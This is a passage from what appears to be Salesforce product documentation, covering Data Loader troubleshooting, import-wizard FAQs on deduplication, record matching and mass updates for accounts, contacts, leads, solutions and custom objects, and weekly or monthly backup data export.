- Add a security key to the end of your password to log in to Data Loader.
- Change the `Server host` to point to the appropriate server in Data Loader by following these steps:
  1. Start the Data Loader by navigating to **Start** > **Programs** > **salesforce.com** > **Data Loader** > **Data Loader**.
  2. Navigate to **Settings** > **Settings**.
  3. Set `Server host` to `https://instance_name.salesforce.com`, where *`instance_name`* is the Salesforce instance you're on.
  4. Click **OK** to save your settings.
- Ask your administrator whether you're working behind a proxy server. If so, adjust your Data Loader settings. If you're using APIs that are behind a proxy server, the proxy server prevents the APIs from connecting with Salesforce servers; you won't see information about the APIs under Login History.

Why isn't Data Loader importing special characters?

If Data Loader fails to import special characters such as ö, ñ, or é, your source data file might not be properly encoded. To ensure the file is properly encoded:

1. Make any modifications to your source data file in .xls format.
2. In Microsoft® Excel®, save a copy of your file as a Unicode Text file.
3. Open the Unicode Text file you just saved with a text editor.
4. Click **File** > **Save As** to change the following file settings:
   - File name extension—`.csv`
   - Save as type—**All Files**
   - Encoding—**UTF-8**
5. Click **Save**, and close the file.

Note: Don't open the file after you have saved the settings or you may revert the encoding changes.

6. Import the data using Data Loader as you normally would, and select the newly created .csv file.

Can I import into custom fields?

Yes. Your administrator must create the custom fields prior to import.

For checkbox fields, records with a value of *1* in the field are imported as checked while a value of *0* is not checked.

Can I import into fields that are not on my page layout?

No. You can import only into the fields that are accessible to you via your page layout or field-level security settings. However, in the organization-wide import wizards for accounts, contacts, leads, solutions, and custom objects, administrators have access to import into any of the listed fields, even if a field is hidden or read-only in their page layout or field-level security settings.

What's the difference between importing data into a custom field or into a picklist?

When you have data that does not match any of the standard fields, your administrator can create a custom field for that data prior to import. For example, you might want a `Middle Name` field for contacts. During import, you map your data to that custom field.

A picklist is a field with a predefined set of values from which you pick. For example, the `Rating` picklist has predefined values of "Hot," "Warm," and "Cold." You should import your data into an existing picklist when that picklist accurately represents your data, even if the exact values do not match. The import wizards warn you before importing any new picklist values. However, the wizards will accept any value for a picklist field, even if the value is not predefined. Your administrator can later edit the picklist to include the needed values. Note that the import wizards do not allow you to import more than 100 new picklist or multi-select picklist values for any field during a single import.

Can I delete my imported data if I make a mistake?

Your administrator can from Setup, click **Data Management** > **Mass Delete Records** to perform a mass delete of accounts, contacts, leads, or solutions that you mistakenly imported. You cannot mass delete mistakenly imported custom objects.

View the Using Mass Delete to Undo Imports document for instructions.

For organization imports that have not begun processing, you can cancel an import in the Import Queue. From Setup, click **Monitoring** > **Imports**. Alternatively, from Setup, click **Data Management**, choose one of the import wizards, and then select the import queue link. The import queue is not accessible to Personal Edition organizations.

How do I update records using the Import Wizard?

You can use the Import Wizard to update leads, contacts, or accounts using the record's ID as the unique identifier. These steps do not apply to custom objects.

Note: These steps assume you have administrator-level of knowledge with Salesforce.

Before you begin, prepare the data you're updating.

1. Create a tabular report for the records you're updating, including the record ID and the fields you're updating.
2. Save the report locally as a .csv file for backup purposes.
3. Click **Save As** to create a new version of the .csv file and make your changes to the data.
4. Click **Save**.

After you have updated the report, import the .csv file into Salesforce. The steps vary based on the records you're updating.

To Update Leads

1. From Setup, click **Data Management** > **Import Leads** > **Start the Import Wizard!**.
2. Under Matching Type, choose **Salesforce.com ID**. Click **Next**.
3. Select **Overwrite existing lead values**.
4. Map the `Lead ID` field to the Lead ID column in your local file, as well as all other fields.
5. Review, and click **Import Now!**.

To Update Accounts or Contacts

1. From Setup, click **Data Management** > **Import Accounts/Contacts** > **Start the Import Wizard!**.
2. Click **Next**, and then click **Choose File** to select the file you're importing.
3. Under Contact Matching Type, choose **Salesforce.com ID**. The Account Matching Type automatically matches the Contact Matching Type. Click **Next**.
4. Map the `Contact Id` field to the Contact ID column in your local file, and map the other contact fields. Click **Next**.
5. Map the contact phone and address fields. Click **Next**.
6. Select **Overwrite existing account values**, map the `Account Id` field to the Account ID column in your local file, and map the other account fields. Click **Next**.
7. Map the extra import fields, and click **Next**.
8. Click **Import Now!**.

The import wizard matches the record IDs in your file with the record IDs in Salesforce and updates the fields that were mapped.

Why do date fields import incorrectly when I use the Data Loader?

When importing date fields using the Data Loader, sometimes dates import incorrectly because the Data Loader converts the date specified in the imported .csv file to GMT. If your machine's time zone isn't GMT or if your machine's clock adjusts for daylight savings time (DST), your dates may be off by a day.

To prevent the Data Loader from adjusting the date when it converts to GMT, directly change the format of cells containing dates to reflect the native time zone.

1. Open your .csv file in Microsoft® Excel®.
2. In each cell in which you entered dates, add hour data to represent the native time zone. For example, if the date is June 9, 2011 and the time zone is GMT+8, enter `June 9, 2011 8:00`. Excel will reformat this to `6/9/2011 8:00`.
3. Right-click the cell in which you entered dates, and click **Format Cells**.
4. Click **Number** > **Custom**.
5. In `Type`, enter `yyyy-mm-ddThh:mm:ss.sssZ`. For example, if the cell was `6/9/2011 8:00`, it's now `2011-06-09T08:00:00.00Z`.

What does the Import Queue show me?

From Setup, click **Monitoring** > **Imports**. The Import Queue shows all of the unprocessed files you have submitted using the import wizards under Setup, in **Data Management**. You can see when each file was submitted, its status, and a processing time estimate. Click **Del** to cancel an import file that has not begun processing. The import queue is not accessible to Personal Edition organizations.

How long does it take to import a file?

For the individual user import wizard, the length of time required depends on the amount of data, but on average it only takes a few minutes.

The administrator import wizards work asynchronously, and you will receive a notification email after your file has been successfully imported. The asynchronous import can take a few minutes to no more than 24 hours.

Administrators, except in Personal Edition, can also check the Import Queue to view the progress of import files. From Setup, click **Monitoring** > **Imports**. To expedite the import process, we recommend you review the directions in Importing Overview on page 434.

Why might there be a delay in importing my file?

In order to manage the volume of imports and ensure that all users receive the highest level of performance, organization import files are accepted in "asynchronous" mode. This means that your file passes through a controlled queue and will be imported when the system can best manage the data, however your organization import will not take longer than 24 hours to complete. You will receive a notification email when the import is complete.

Can I import amounts in different currencies?

If your Group, Professional, Enterprise, Unlimited, or Developer Edition organization has set up the ability to use multiple currencies, you can import amounts in different currencies using the `Currency ISO Code` column in your import file.

Can Customer Support help me import my data?

Customer Support is available to assist Group, Professional, Enterprise, and Unlimited Edition organizations throughout the import process.

Can I import data in more than one language?

The import wizard imports one language at a time, the language of the user doing the import. If you have the same data in different languages, run an import for each additional language.

How do I perform mass updates to records?

To update more than 50,000 but less than 5 million records, use Data Loader.

To update more than 5 million records, we recommend you work with a salesforce.com partner or visit the *App Exchange* for a suitable partner product.

How do I update fields with blank values?

To replace fields with null values, you must use Data Loader.

1. Choose **Start** > **All Programs** > **salesforce.com** > **Data Loader** > **Data Loader** to open Data Loader.
2. Click **Export** and complete the wizard. When the operation finishes, click **View Extraction**.
3. Click **Open in external program** to open your data in Excel. Blank out the fields you want to update.
4. In Data Loader, choose **Settings** > **Settings**, and select **Insert null values**. Click **OK** to save your settings.
5. Click **Update** and follow the wizard to reimport your data.

What is an external ID?

When importing custom objects, solutions, or person accounts, you can use external IDs to prevent duplicate records from being created as a result of the import operation.

An external ID is a custom field that has the “External ID” attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the import wizard will detect existing records in Salesforce that have the same external ID. Note that this operation is not case-sensitive - for example, “ABC” will be matched with “abc”. However, there is an exception: if the custom field has the separate “Unique” attribute and the case-sensitive option for that attribute is selected, uppercase and lowercase letters will not be considered identical.

Importing Business Accounts and Contacts

Available in: **All** Editions

How many contact and business account records can I import?

For organizations without person accounts, individual users can import up to 500 records during each import session, and administrators can import up to 50,000 records at a time running the Import My Organization's Accounts and Contacts wizard.

For organizations with person accounts, users can run the Import My Organization's Accounts and Contacts wizard.

If you have more than the allowable number of records, simply repeat the import process. In addition to the record limits on each import, your import is also subject to the overall storage limits for your organization.

How do I prepare my contact data?

1. Export your contacts and business accounts from their source.
2. For individual imports from ACT! or Outlook, review the default field mappings and modify your data if necessary. For individual imports from other sources or organization imports, use Excel to clean up your data and label your import columns with the field names listed under Field Mapping for Other Data Sources and Organization Import.
3. Save the file in a CSV format and start the appropriate import wizard.

What do I do with extra data that does not match any contact or business account fields?

In the import wizards, Professional, Enterprise, Unlimited, and Developer Edition users can choose to import miscellaneous data into business account or contact `Note` fields, or not import it at all. When importing into notes, the wizard creates a single business account or contact `Note` field for the data.

Alternatively, your administrator can create custom fields for the miscellaneous data prior to the import. In Personal, Contact Manager, and Group Edition organizations, miscellaneous data is not imported unless your administrator creates custom fields.

Can the import wizards de-duplicate my contact and business account data?

The Import My Contacts wizard and the Import My Organization's Accounts and Contacts wizard attempt to eliminate duplicate contacts and business accounts. In organizations with person accounts, note that the Import My Organization's Accounts and Contacts wizard is called the Import My Organization's Business accounts/Contacts wizard. The import wizards can merge data in your import file with existing records in Salesforce only if you are the owner of or have read/write access to the existing records. You can specify criteria for avoiding duplicates by choosing a `Matching Type`. Your personal contacts can be matched by name or email. Your organization's contacts can be matched by Salesforce ID, name, or email. Your organization's business accounts can be matched by Salesforce ID or by name and site.

Avoiding Duplicate Business Accounts

The import wizards attempt to avoid duplicate business accounts based on:

- If `Salesforce ID` is the `Account Matching Type`:

  Business accounts are matched according to their account ID. That is, if there is a record in your import file that has the same ID as a record in Salesforce, then that record will be updated in Salesforce.

- If `Name and Site` is the `Account Matching Type`:

  ◊ If two accounts have the same `Account Name` and `Account Site`, the wizards add your import data to the existing data in Salesforce.
  ◊ If more than one record in your import file has the same `Account Name` and `Account Site`, the wizards merge those records and create only one account in Salesforce.
  ◊ If two accounts have "similar" `Account Name` and `Account Site` values, the wizards add your import data to the existing data in Salesforce
  ◊ If the `Account Site` field is empty in your import file, the wizards match just on the `Account Name` field, ignoring any site values that may exist in Salesforce.
  ◊ Local name fields are imported but not checked for duplicates.

- The wizards do not overwrite any existing business account fields unless you check the `Overwrite existing account values` box in the wizard.

  With this box checked, you can insert or update existing business account fields with new data. However, you cannot use this checkbox to update existing field data with blank values. With this box unchecked, the wizard updates any empty business account fields, but does not touch any fields with existing data.

Avoiding Duplicate Contacts

The import wizards attempt to avoid duplicate contacts based on:

- If `Salesforce ID` is the `Contact Matching Type`:

  Contacts are matched according to their contact ID. That is, if there is a record in your import file that has the same ID as a record in Salesforce, then that record will be updated in Salesforce.

- If `Name` is the `Contact Matching Type`:

  ◊ For contacts with the same `Account Name`, `Account Site`, `First Name`, and `Last Name` (or the same `Account Name`, `Account Site`, and `Full Name`), the wizards merge your import data with existing data in Salesforce. The contact name by itself is not sufficient information for matching; you must also include the contact's business account.

  ◊ If two contacts have "similar" names in the `Account Name`, `Account Site`, and `First Name` and `Last Name` (or `Full Name`) fields, the wizards merge the contacts into one record in Salesforce. However, if two contacts have the same First Name (Local) or Last Name (Local), the wizard will not merge those records.

- If `Email` is the `Contact Matching Type`:

  Contacts are matched according to their email within the scope of a given business account. That is, within a specified business account, if a contact in your import file has the same email as a contact in Salesforce, then that contact will be updated in Salesforce. If you are not matching by email and there is an existing contact in Salesforce with the same email, then a new contact will be created for that business account.

- In the absence of any record matching between your import file and Salesforce, the wizards merge duplicate records in your import file to create only one new contact in Salesforce.

For business account and contact notes in Professional, Enterprise, Unlimited, and Developer Edition organizations, the wizards de-duplicate the notes in your import file if an existing business account or contact note has the exact same text.

Avoiding Duplicate Leads

The Import My Organization's Leads wizard can eliminate duplicate leads if you choose a `Matching Type` of `Salesforce ID`, `Name`, or `Email`.

When do the import wizards create new contacts and business accounts?

- If any of the contacts or business accounts in your import file do not match an existing record, the wizard creates a new contact or business account.
- If you do not have object-level permission to update an object or read/write sharing access to an existing business account or contact record that matches your import data, the wizard creates a new record owned by you.
- If you are matching records by name, the wizards create new records based on specific fields in your import file:

Field in Your Import File	Record Created in Salesforce
`Account Site`	The wizards attempt to match this field to an existing business account with the same `Account Name`. If the `Account Name` matches but the `Account Site` does not, a new business account is created. If the `Account Name` matches but the `Account Site` is empty in the import file, the wizard updates the existing business account but does not overwrite the existing site value unless you check the `Overwrite existing account values` box in the wizard.

Field in Your Import File	Record Created in Salesforce
`Outlook Manager's Name`	When this field is mapped to the contact `Reports To` field, the wizards attempt to match the manager's name to an existing contact within the same business account. If no contact exists for the manager within the same business account, a new one is created. For contacts that are not attached to business accounts, the wizards try to match the `Manager's Name` field to a contact from any business account.
`Reports To`	The wizards attempt to match the name to an existing contact within the same business account. If no contact exists with that name in the same business account, a new one is created. For contacts that are not attached to business accounts, the wizards try to match the `Reports To` field to any matching contact from any business account.
`Parent Account`	The wizards attempt to match the name in this field to an existing business account. If no business account exists with that name, a new one is created.

Can the import wizards change the ownership of existing contacts and business accounts?

No. For individual imports, the wizard creates new records with you as the owner. For existing records that have matching names, the wizard only updates records that you own or records to which you have read/write access. The ownership of these records is not changed.

For organization imports, the wizard tries to merge existing data that matches, but it never changes the record ownership, regardless of the Record Owner values in your import file. New and updated records are marked as having been created or modified by the administrator doing the import. This does not affect the record ownership.

Can I import contact and business account records that are owned by different people?

Yes, but only if you are the administrator, are using the organization import wizard, and are not in a Personal Edition organization.

If your sharing model is Public Read/Write, new duplicate records that are owned by different users are de-duplicated and merged into a single record whenever possible. For example, if two users have new records for Trident Inc. in your import file, only one account named "Trident Inc." is created. If the record in your import file matches an existing record in Salesforce, the two records are merged if the record owner has access to edit the existing Salesforce record.

If your organization has Private or Public Read Only sharing, then two records are always created, unless the record already exists and the relevant users have access to edit that existing record.

You must add a `Record Owner` column to your import file so that the owner of the original data becomes the owner in the system. In the `Record Owner` column, enter the users' full usernames (for example, "jsmith@acme.com") or first and last names (for example, "Joe Smith", or "Smith Joe" for Asian locales). This enables each user to maintain ownership of their records, without overriding the sharing model. When importing records by Salesforce record ID, the `Record Owner` field in your import file is ignored. All records retain their existing owners; record owners cannot be updated using the import wizard.

Can the contact and business account import wizards recognize similar names?

The wizards can recognize slight differences between business account names, business account sites, and contact names. The wizards use the following rules in determining whether business account names, business account sites, or contact names are the same and should be merged:

- Case is ignored, "Tom Jones" = "Tom JONES"
- Punctuation is ignored in business account names and sites, "I.B.M." = "IBM"
- Spaces are ignored in business account names and sites, "Home Link" = "HomeLink"
- The following words are ignored if they appear at the beginning or end of the business account name and are separated by spaces or punctuation. For example, "The Gap", "Gap, The", and "Gap Company" are all merged into one business account.

The	Co	Inc
Corp	Corporation	Company
Incorporated	Ltd	International
PLC	LLC	Intl

- Salutations are ignored in contact names, "Mr. Tom Jones" = "Tom Jones"
- ".com" is NOT ignored in business account names, for example, "acme.com" is not merged with "Acme"
- Middle names and initials are NOT ignored in contact names, "Tom T. Jones" is not merged with "Tom Jones"

Can I import existing contact and business account data to add information?

When you import existing contacts, new information is added to the contact. Note that the contact in your import file must match the existing contact in the system.

To import existing business account data, check the `Overwrite existing account values` box on the mapping page of the wizard. With this box checked, you can insert or update existing business account fields with new data. However, you cannot use this checkbox to update existing field data with blank values. You can update existing data only if you own the record or have read/write access to it. With this box unchecked, the wizard updates any empty business account fields, but does not touch any fields with existing data.

How do the import wizards associate contacts and business accounts?

Import file rows that have both a business account name and a contact name create a business account and a contact, with the contact(s) attached to that business account. You can have multiple contacts listed with the same business account name. Business accounts without related contacts just create a business account record. Contacts without business account names just create a contact record.

What type of data integrity warnings can I possibly expect?

Typical data integrity issues include values that are too long and invalid data, such as dates in the wrong format. The wizards simply truncate data that is too long and ignore invalid data, but the records are still imported. In addition, the administrator wizards offer you the chance to review the warnings before proceeding with the import.

Can I synchronize my contact and business account data after I've imported it?

Yes. However, if you plan to regularly synchronize with Outlook, we recommend that you simply synchronize your data rather than importing it via one of the import wizards.

Importing Person Accounts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

- How do I prevent duplicate person accounts?
- How do I use the import wizard to mass update existing person accounts?
- Which person account fields are required for importing?
- Can I update lookup fields for my person accounts?

How do I prevent duplicate person accounts?

To prevent duplicate person account records from being created as a result of your import, populate a column in your import file with the names, email addresses, Salesforce IDs, or external IDs of the person accounts. These are the fields that can be used to match rows in your import file with existing records in Salesforce. In the wizard, you can specify the field you are using for record matching and what action to take when a matching existing record is found.

How do I use the import wizard to mass update existing person accounts?

To mass update existing person account records via the import wizards:

1. Run a person account report and export the results to Excel. To enable record matching, make sure to include the name, email address, Salesforce ID, or external ID field in the report.
2. Use Excel or a similar application to update field values in the import file as desired.
3. Launch the appropriate import wizard.
   - If you own the records in your import file, launch the Import My Person Accounts wizard from your personal settings by selecting **Import** > **Import Person Accounts**.
   - If the records in your import file are owned by multiple different users, launch the Import My Organization's Person Accounts wizard from Setup by selecting **Data Management** > **Import Person Accounts**.
4. At the Prevent Duplicates step:
   - If you are using the Import My Organization's Person Accounts wizard, choose the `Yes` radio button. This option is not included in the other wizard.
   - In the "Which field..." section, choose the field in your file to use for record matching: name, Salesforce ID, email address, or external ID.
   - In the "If existing records..." section, choose the second option, `Update existing records and do not insert any new records`.
5. Proceed with the remaining steps in the wizard.
6. After finishing the wizard and receiving the email notification that the process has completed, verify in Salesforce that the records have been updated as you intended.

Which person account fields are required for importing?

Each person account has a name field that should be included in your import file. In addition, if your administrator has defined universally required custom fields for person accounts, those fields should be included in your import file.

Can I update lookup fields for my person accounts?

Yes, if person accounts have a lookup relationship with another object, you can use the import wizard to update the value of that lookup field. We recommend the following procedure:

1. Run a person account report and export the results to Excel. In the report, include the Salesforce IDs of both the person account and the object referenced in the lookup field.
2. Use Excel or a similar application to update field values in the import file as desired.
3. Start the Import My Organization's Person Accounts wizard from Setup by clicking **Data Management** > **Import Person Accounts**.
4. At the Prevent Duplicates step:
   - Choose the `Yes` radio button.
   - Choose `Salesforce ID`.

- `Update existing records and do not insert any new records` is automatically selected because you are matching by Salesforce ID.

5. At the Specify Relationships step:
   - Specify the record owner field in your import file.
   - Check the box that corresponds to the lookup field you are including in your import file.
6. At the Define Lookup Matching step, choose `Salesforce ID`.

   Note: Any related records must already exist in Salesforce before proceeding. Related records will not be updated during your import even if your import file contains different values for fields on those related records.

7. After finishing the wizard and receiving the email notification that the process has completed, verify in Salesforce that the person account records have been updated as you intended.

Importing Leads

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

How many leads can I import?

50,000 at a time.

In addition to the record limits on each import, your import is also subject to the overall storage limits for your organization.

Who can import leads?

Only administrators, and users with the “Import Leads” permission, can import leads using the Import My Organization’s Leads wizard.

Who are imported leads assigned to?

Imported leads are assigned to users or queues according to the lead assignment rule chosen in the wizard. If you do not choose an assignment rule or if the rule fails to properly assign the lead, then the administrator doing the import is assigned as the owner of the imported leads. Alternatively, you can add a `Record Owner` column to your import file to specify the lead owners (either users or queues). In addition, when importing records by Salesforce record ID, the `Record Owner` field in your import file is ignored. All records retain their existing owners; record owners cannot be updated using the import wizard.

What happens to duplicate leads in my import file?

The import wizard de-duplicates leads in your import file if you choose a `Matching Type` of `Salesforce ID`, `Name`, or `Email`. Alternately, if you choose a `Matching Type` of `None`, duplicate leads will be created in Salesforce and you can merge them later.

When importing new leads for a campaign via the Lead Import Wizard, the `Matching Type` option is not available; the wizard does not merge duplicate records. However, if you are using the Campaign Update Wizard, duplicate leads are not created. The `Lead ID` field in your import file ensures that the correct, existing lead will be updated with the campaign status information.

Can I update existing leads during lead import?

Yes, if you use a `Matching Type` of `Salesforce ID`, `Name`, or `Email`. For example, if you are matching by email and a record in your source file has the same email as a lead in Salesforce, then that lead will be updated in Salesforce, provided you have read/write access to that lead. If you are not matching by email and there is a record in Salesforce with the same email, then a new lead will be created.

How do I prepare my lead import file?

Save your import data as a CSV (comma-separated values) file, then mark each column in your file with the appropriate lead field label, as specified in Field Mapping for Importing Leads.

Note: If commas are not appropriate for your locale, use a tab or other delimiter.

Can I mass-convert leads?

No, Salesforce doesn't support mass-converting leads. Consider the following alternatives.

- Export the leads you want to convert through the Data Loader or one of the APIs, ensure that you have an account created for the lead you're importing, and insert them back into Salesforce as contacts.

Note: In the activity history there won't be an entry noting that the contact was created by the Data Loader or an API call.

- Use the `convertLead` DML operation. The `convertLead` DML operation converts a lead into an account and contact, as well as (optionally) an opportunity.

  Note: Before you convert the leads, be sure to start with clean data. Your leads won't convert if they:

  ◊ Belong to different companies
  ◊ Already exist as a contact
  ◊ Match multiple contacts

- Find a third-party app on AppExchange.

  Note: Third-party apps are likely at an additional cost and may not have the exact functionality you want.

Importing Campaign Members

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- Why are there two campaign import wizards?
- How many campaign members can I import?
- Who can import campaign members?
- What status is assigned to campaign members?
- How do I prepare my campaign import file?

Why are there two campaign import wizards?

You can access the campaign import wizards via the **Add Members - Import File** and **Update & Add Members - Import File** links on the **Manage Members** page, which is available from any campaign detail page. The wizards are:

- **Lead Import Wizard**: To access this wizard from a campaign detail page, click **Manage Members** > **Add Members - Import File** > **Import Leads**. Use this wizard to import leads. It imports a list of names, creates or updates leads in the system, and associates those leads with your campaign.
- **Campaign Update Wizard**: To access this wizard from a campaign detail page, click **Manage Members** > **Update & Add Members - Import File** > **Update & Add Campaign Members**. Use this wizard to update the campaign member statuses of existing leads and contacts. It imports a list of existing Salesforce contacts and leads, associates them with your campaign, and updates their response history.

How many campaign members can I import?

The number of campaign members that can be imported is determined by the following wizards:

- **Lead Import Wizard**: Import up to 50,000 leads at one time.
- **Campaign Update Wizard**: Update up to 50,000 existing contacts and leads at one time.

In addition to the record limits, your import is also subject to the overall storage limits for your organization.

Who can import campaign members?

In order to use the campaign import wizards to import new leads for a campaign or update the campaign history for multiple leads and contacts, users must have the `Marketing User` checkbox selected on their personal information. They must also have the Marketing User profile (or the "Edit" permission on campaigns and "Import Leads" permission).

What status is assigned to campaign members?

With the campaign import wizards, you can assign a campaign member status to a lead or contact in one of two ways:

- Add a `Status` column to your import file. Enter the status for each lead or contact on the campaign.
- Select a default status in the campaign import wizard. Any lead or contact with a blank or invalid status in your import file will automatically be assigned to the default status.

How do I prepare my campaign import file?

A campaign import file can be prepared by using one of the following wizards:

- **Lead Import Wizard**: Prepare your import file of new leads using Excel.
- **Campaign Update Wizard**: Update only the member status of an existing lead or contact. Your import file must include a `Status` column plus a Record Id column that contains the unique Salesforce `Contact ID` or `Lead ID` values for the leads and contacts.

Importing Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- How many solutions can I import into my organization?
- How do I prevent duplicate solutions?
- Can I use the import wizard to mass update existing solution records?
- Can I update lookup fields for my solutions?

- Can I import solution categories?
- Can I import solutions written in HTML format?
- Which solution fields are required for importing?

How many solutions can I import into my organization?

50,000 at a time.

In addition to the record limits on each import, your import is also subject to the overall storage limits for your organization.

How do I prevent duplicate solutions?

To prevent duplicate solutions from being created as a result of your import, include a column in your import file that has either solution titles, Salesforce IDs, or external IDs. These are the fields that can be used to match rows in your import file with existing records in Salesforce. In the wizard, you can specify the field you are using for record matching and what action to take when a matching existing record is found.

Can I use the import wizard to mass update existing solution records?

Yes, you can mass update existing solution records via the import wizard:

1. Run a solution report and export the results to Excel. To enable record matching, make sure to include the solution title, Salesforce ID, or external ID field in the report.
2. Use Excel or a similar application to update field values in the import file as desired.
3. Start the Import My Organization's Solutions wizard from Setup by clicking **Data Management** > **Import Solutions**.
4. At the Prevent Duplicates step:
    - Choose the `Yes` radio button.
    - Choose the field for record matching that you included in your file: name, Salesforce ID, or external ID.
    - Choose the option `Update existing records and do not insert any new records.`
5. After finishing the wizard and receiving the email notification that the process has completed, verify in Salesforce that the solution records have been updated as you intended.

Can I update lookup fields for my solutions?

Yes. If your solutions have a custom field that creates a lookup relationship with a custom object, you can use the import wizard to update the value of that field. We recommend the following procedure:

1. Run a solution report and export the results to Excel. Include the Salesforce IDs of both the solution and the lookup field in the report.
2. Use Excel or a similar application to update field values in the import file as desired.
3. Start the Import My Organization's Solutions wizard from Setup by clicking **Data Management** > **Import Solutions**.

4. At the Prevent Duplicates step:
   - Choose the `Yes` radio button.
   - Choose `Salesforce ID`.
   - `Update existing records and do not insert any new records` is automatically selected because you are matching by Salesforce ID.
5. At the Specify Relationships step:
   - Choose the author field, if any, in your import file.
   - Check the box that corresponds to the lookup field you are including in your import file.
6. At the Define Lookup Matching step, choose `Salesforce ID`.
7. After finishing the wizard and receiving the email notification that the process has completed, verify in Salesforce that the solution records have been updated as you intended.

Can I import solution categories?

Categories for solutions cannot be imported at this time.

Can I import solutions written in HTML format?

Yes. However, unless your organization has enabled HTML solutions, HTML tags will display in the solutions after they are imported.

Which solution fields are required for importing?

For data quality reasons, you should provide a solution title for each solution you are importing. If you are updating existing solutions and a row in your import file does not have a solution title or you do not map the solution title field, the wizard does not change the existing solution title. However, if you are importing new solutions and a row in your import file does not have a solution title or you do not map the solution title field, the record will be created with the value "[Not Provided]" as the solution title. In addition, if your administrator has defined universally required custom fields for solutions, those fields should be included in your import file.

Importing Custom Objects

Available in: **Contact Manager**, Group, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- How many custom objects can I import into my organization?
- How do I prevent duplicate custom object records?
- Can I use the import wizard to mass update existing custom object records?
- Which fields are required to import custom objects?

- Can I update lookup fields for my custom object?
- Why does the import wizard not allow me to match on the record owner?
- Can I use the import wizard to transfer custom objects to other users?

How many custom objects can I import into my organization?

You can import up to 50,000 records for a given custom object at one time.

In addition to the record limits on each import, your import is also subject to the overall storage limits for your organization.

How do I prevent duplicate custom object records?

To prevent duplicate custom object records from being created as a result of your import, include a column in your import file that has either record names, Salesforce IDs, or external IDs. These are the fields that can be used to match rows in your import file with existing records in Salesforce. In the wizard, you can specify the field you are using for record matching and what action to take when a matching existing record is found.

Can I use the import wizard to mass update existing custom object records?

Yes, you can mass update existing custom object records via the import wizard:

1. Run a custom object report and export the results to Excel. To enable record matching, make sure to include the name, Salesforce ID, or external ID field in the report.
2. Use Excel or a similar application to update field values in the import file as desired.
3. Start the Import My Organization's Custom Objects wizard from Setup by clicking **Data Management** > **Import Custom Objects**.
4. At the Prevent Duplicates step:
   - Choose the `Yes` radio button.
   - Choose the field for record matching that you included in your file: name, Salesforce ID, or external ID.
   - Choose the option `Update existing records and do not insert any new records.`
5. After finishing the wizard and receiving the email notification that the process has completed, verify in Salesforce that the custom object records have been updated as you intended.

Which fields are required to import custom objects?

Each custom object has a name field that should be included in your import file. In addition, if your custom object has a master-detail relationship with another kind of record, then you must provide the name, Salesforce ID, or external ID of the master record. If the wizard does not find a match for the master record, that custom object record will not be imported. Also, if your administrator has defined universally required custom fields for the custom object, those fields should be included in your import file.

Can I update lookup fields for my custom object?

Yes, if your custom object has a lookup relationship with another object, you can use the import wizard to update the value of that field. We recommend the following procedure:

1. Run a custom object report and export the results to Excel. Include the Salesforce IDs of both the custom object and the lookup field in the report.
2. Use Excel or a similar application to update field values in the import file as desired.
3. Start the Import My Organization's Custom Objects wizard from Setup by clicking **Data Management** > **Import Custom Objects**.
4. At the Prevent Duplicates step:
   - Choose the `Yes` radio button.
   - Choose `Salesforce ID`.
   - `Update existing records and do not insert any new records` is automatically selected because you are matching by Salesforce ID.
5. At the Specify Relationships step:
   - Choose the record owner field, if any, in your import file.
   - Check the box that corresponds to the lookup field you are including in your import file.
6. At the Define Lookup Matching step, choose `Salesforce ID`.
7. After finishing the wizard and receiving the email notification that the process has completed, verify in Salesforce that the custom object records have been updated as you intended.

Note that if a custom object has a master-detail relationship with another object, you cannot update the value of the required master record via the import wizard.

Why does the import wizard not allow me to match on the record owner?

If your custom object has a master-detail relationship with another kind of record, then the record owner of the custom object is automatically set to the owner of the master record and cannot be changed.

Can I use the import wizard to transfer custom objects to other users?

Yes, as long as the user to whom you are transferring the record has the “Read” permission for the custom object.

MANAGE DATA

Exporting Backup Data

Weekly export available in: **Enterprise** and **Unlimited** Editions
Monthly export available in: **All** editions, except for Database.com

User Permissions Needed	
To export data:	“Data Export”

Your organization can generate backup files of your data on a weekly or monthly basis depending on your edition. You can export all of your organization's data into a set of comma-separated values (CSV) files.

Note: Users with the “Data Export” permission can view all exported data and all custom objects and fields in the Export Service page. This permission is granted by default only to the System Administrator profile because it enables wide visibility.

You can generate backup files manually once every six days (for weekly export) or 28 days (for monthly export). You can also schedule backup files to generate automatically at weekly or monthly intervals.

1. From Setup, click **Data Management** > **Data Export** and **Export Now** or **Schedule Export**.
    - The **Export Now** option prepares your files for export immediately. This option is only available if enough time has passed since your last export.
    - The **Schedule Export** option allows you to schedule the export process for weekly or monthly intervals.
2. Select the desired encoding for your export file.
3. Select `Include images, documents, and attachments` and `Include Chatter files and Salesforce CRM Content document versions` to include these items in your export data.
4. Select `Replace carriage returns with spaces` to have spaces instead of carriage returns or line breaks in your export files. This is useful if you plan to use your export files for importing or other integrations.
5. If you're scheduling your export, select the frequency (only available for organizations with monthly exports), start and end dates, and time of day for your scheduled export.
6. Under Exported Data, select the types of data to include in your export. We recommend that you select **Include all data** if you are not familiar with the terminology used for some of the types of data. Note the following:
    - Formula and roll-up summary fields are always excluded from exports.
    - If your organization uses divisions, data from all divisions is included in the export.
    - If your organization uses person accounts and you are exporting accounts, all account fields are included in the account data.
    - If your organization uses person accounts and you are exporting contacts, person account records are included in the contact data. However, the contact data only includes the fields shared by contacts and person accounts.

- For information on field limitations, see the *Salesforce Field Reference Guide*.

7. Click **Start Export** or **Save**.

   Salesforce creates a zip archive of CSV files and emails you when it's ready. Exports typically finish within 48 hours of submission, and large exports are broken up into multiple files. Follow the link in the email or click **Data Export** to download the zip file. Zip files are deleted 48 hours after the email is sent. The 48-hour time limit doesn't include weekends, which means if your download file is ready on Thursday at 4 p.m., that file isn't deleted until Monday at 4 p.m.

   Note: For security purposes, Salesforce may require users to pass a CAPTCHA user verification test to export data from their organization. This simple text-entry test prevents malicious programs from accessing your organization's data. To pass the test, users must correctly type the two words displayed on the overlay into the overlay's text box field. Note that the words entered into the text box field must be separated by a space.

Tip: Any automated processes that process the export files should rely on the column headings in the CSV files, rather than the position of the columns.

Depending on the encoding selected, you may have to make adjustments to the export file before viewing it. Use the following instructions that apply to the character encoding you selected.

Viewing Unicode (UTF-8) Encoded Export Files

If you have Microsoft Excel 2003:

1. Open Microsoft Excel.
